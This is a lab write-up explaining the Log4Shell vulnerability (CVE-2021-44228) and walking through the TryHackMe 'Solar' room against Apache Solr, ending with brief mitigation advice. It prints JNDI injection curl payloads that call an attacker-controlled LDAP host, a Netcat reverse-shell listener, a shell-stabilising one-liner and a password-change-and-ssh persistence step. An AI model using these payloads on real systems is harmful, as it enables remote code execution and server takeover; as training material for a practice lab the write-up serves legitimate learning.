**Index**

Contents

[**What is Log4j?** 1](#_Toc91633672)

[**Practical Demonstration** 2](#_Toc91633673)

[**Mitigation** 6](#_Toc91633674)

**What is Log4j?**

Log4j is a java package mostly a part of the Apache Logging utility used to capture logs. Everything you do on the internet becomes an event that gets captured in a form of a log. Even your inputs also get captured in logs.


So, in this case, the malicious input gets captured in the log which then results in the execution of the input resulting in remote code execution. That means the attacker is executing the commands using logs.

Currently, the **CVSS**score of this vulnerability is **10** which makes it **critical**in severity. The CVE assigned to this vulnerability is **CVE-2021-44228**.

**Practical Demonstration**

We will be using TryHackMe lab – [Solar, exploiting log4j](https://tryhackme.com/room/solar) for practical purposes.


Step 1 – Reconnaissance



Using NMAP we found on port 8983 is using Apache Solr service which can be vulnerable to log4j.

Step 2 – Discovery


Let us try to find out the endpoint vulnerable to the exploit.




The path is /admin/cores from the log file solr.logs

Let’s try to send a malicious request to the endpoint using below payload

curl ‘<http://webserveraddress:8983/solr/admin/cores?foo=$>{jndi:ldap://attackerip:9999}’




and turn on the listener to get a reverse shell by nc -nlvp 9999 and execute the payload




We received a signal via some special character that means it’s vulnerable.

Step 3 – Exploitation


Let’s create an LDAP server locally using [marshalsec](https://github.com/mbechler/marshalsec)



executing the server




and create an exploit in java with Netcat listener and HTTP server




Now execute the HTTP, Netcat listeners, and LDAP service

After that execute the exploit




and again, execute send the malicious request to the server

curl ‘<http://serviceip:8983/solr/admin/cores?foo=$>{jndi:ldap://attackerip:1389/Exploit}’




If everything goes well you will receive a reverse shell on the Netcat listener



Let us stabilize the shell or try to get a persistent shell using


python -c ‘import pty; pty.spawn(“/bin/bash”)’

and check for permissions




From the following output, we infer that there are no restrictions

So, we will try to get the solr user access by changing the password solr user using root privileges



and now we ssh as solr user



That is how one can try to exploit this vulnerability. However, the exploitation is not limited as it may have many attack vectors. So better keep hustling.

**Mitigation**

1. Keep updating the service
2. Block exploits by implementing firewall and egress rules